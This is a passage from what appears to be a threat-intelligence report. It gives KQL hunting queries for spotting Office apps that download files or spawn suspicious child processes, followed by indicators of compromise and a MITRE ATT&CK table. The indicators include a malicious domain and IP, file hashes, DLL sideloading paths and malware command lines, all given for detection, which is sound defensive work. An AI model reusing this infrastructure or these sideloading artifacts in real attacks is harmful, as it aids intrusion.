     or (RemoteIP has_any ("198.54.115.248"))
```

Query that searches for files downloaded from malicious domains and IP addresses.

```
DeviceFileEvents
| where (FileOriginUrl  has_any ("strainservice.com"))
     or (FileOriginIP  has_any ("198.54.115.248"))
```

Query that searchers for Office apps downloading files from uncommon domains, groups users, filenames, and devices together:

```
DeviceFileEvents
| where InitiatingProcessFileName has_any ("word", "excel", "access",
"powerpnt")
| where ActionType == "FileCreated"
| where isnotempty( FileOriginUrl ) or isnotempty( FileOriginIP )
| summarize DomainCount=count(),
UserList=make_set(InitiatingProcessAccountName),
DeviceList=make_set(DeviceName),
    FileList=make_set(FileName) by FileOriginUrl, FileOriginIP,
InitiatingProcessFileName
```

Looks for downloaded files with uncommon file extensions, groups remote IPs, URLs, filenames, users, and devices:

```
DeviceFileEvents
| where InitiatingProcessFileName has_any ("word", "excel", "access",
"powerpnt", "outlook")
| where ActionType == "FileCreated"
| where isnotempty( FileOriginUrl ) or isnotempty( FileOriginIP )
| extend Extension=tostring(parse_path(FolderPath).Extension)
| extend  Path=tostring(parse_path(FolderPath).DirectoryPath)
| summarize ExtensionCount=count(), IpList=make_set(FileOriginIP),
UrlList=make_set(FileOriginUrl), FileList=make_set(FileName),
    UserList=make_set(InitiatingProcessAccountName),
DeviceList=make_set(DeviceName) by Extension, InitiatingProcessFileName
```

Looks for Office apps that have child processes that match the GUID command line, with a check for Microsoft binaries to reduce the results before the regex:

```
DeviceProcessEvents
| where InitiatingProcessFileName has_any ("word", "excel", "access",
"powerpnt")
| where ProcessVersionInfoCompanyName has "Microsoft"
| where ProcessCommandLine matches regex
    @"[A-Za-z0-9]+\.exe [A-Za-z0-9]{8}-[A-Za-z0-9]{4}-[A-Za-z0-9]{4}-
[A-Za-z0-9]{4}-[A-Za-z0-9]{12} /[A-Za-z0-9]$"
```

Microsoft Sentinel

Microsoft Sentinel customers can use the TI Mapping analytic to automatically match the malicious IP and domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the **Threat Intelligence** solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace. More details on the Content Hub can be found here: https://learn.microsoft.com/azure/sentinel/sentinel-solutions-deploy

To supplement this indicator matching customers can use the Advanced Hunting queries listed above against Microsoft 365 Defender data ingested into their workspaces as well as the following Microsoft Sentinel queries:

- Least common parent and child process pairs: https://github.com/Azure/Azure-Sentinel/blob/master/Solutions/Windows%20Security%20Events/Hunting%20Queries/Least_Common_Parent_Child_Process.yaml

- Detect anomalous process trees: https://github.com/Azure/Azure-Sentinel/blob/46906229919827bffa14211341f52dd68e27ad81/Hunting%20Queries/Microsoft%20365%20Defender/Execution/detect-anomalous-process-trees.yaml

Indicators of compromise

IOC
abca3253c003af67113f83df2242a7078d5224870b619489015e4fde060acad0
17e6189c19dedea678969e042c64de2a51dd9fba69ff521571d63fd92e48601b
a2d3c41e6812044573a939a51a22d659ec32aea00c26c1a2fdf7466f5c7e1ee9
2e8d2525a523b0a47a22a1e9cc9219d6526840d8b819d40d24046b17db8ea3fb
82e67114d632795edf29ce1d50a4c1c444846d9e16cd121ce26e63c8dc4a1629
90b0a4c9fe8fd0084a5d50ed781c7c8908f6ade44e5654acffea922e281c6b33
e5980e18319027f0c28cd2f581e75e755a0dace72f10748852ba5f63a0c99487
82e67114d632795edf29ce1d50a4c1c444846d9e16cd121ce26e63c8dc4a1629
ea31e626368b923419e8966747ca33473e583376095c48e815916ff90382dda5
C:\ProgramData\SoftwareCache\wsock32.dll
C:\Users\user\AppData\Roaming\Dashboard_v2\DUser.dll
C:\Program Files\CryptoDashboardV2\
C:\ProgramData\Microsoft Media\VSDB688.tmp
hxxps://od.lk/d/d021d412be456a6f78a0052a1f0e3557dcfa14bf25f9d0f1d0d2d7dcdac86c73/Back
strainservice.com
198.54.115.248
56762eb9-411c-4842-9530-9922c46ba2da
27E57D84-4310-4825-AB22-743C78B8F3AA
TPLink.exe” 27E57D84-4310-4825-AB22-743C78B8F3AA /sven
logagent.exe 56762eb9-411c-4842-9530-9922c46ba2da /shadow

MITRE ATT&CK techniques

Tactics	Technique ID	Name
Reconnaissance	T1591	Gather Victim Org Informatior
	T1593.001	Social Media
Resource Development	T1583.001	Acquire Infrastructure: Domaiı
Initial Access	T1566.001	Spearphishing Attachment
Execution	T1204.002	User Execution: Malicious File
	T1059.005	Command and Scripting Interı
	T1106	Native API
Persistence, Privilege Escalation, Defense Evasion	T1574.002	DLL side-Loading
Defense Evasion	T1027	Obfuscated file or information
	T1036.005	Masquerading: Match Legitim
	T1027.009	Obfuscated Files or Informatic
Command & Control	T1071.001	Application Layer Protocol: We
	T1132	Data Encoding
Exfiltration	T1041	Exfiltration over C2 channel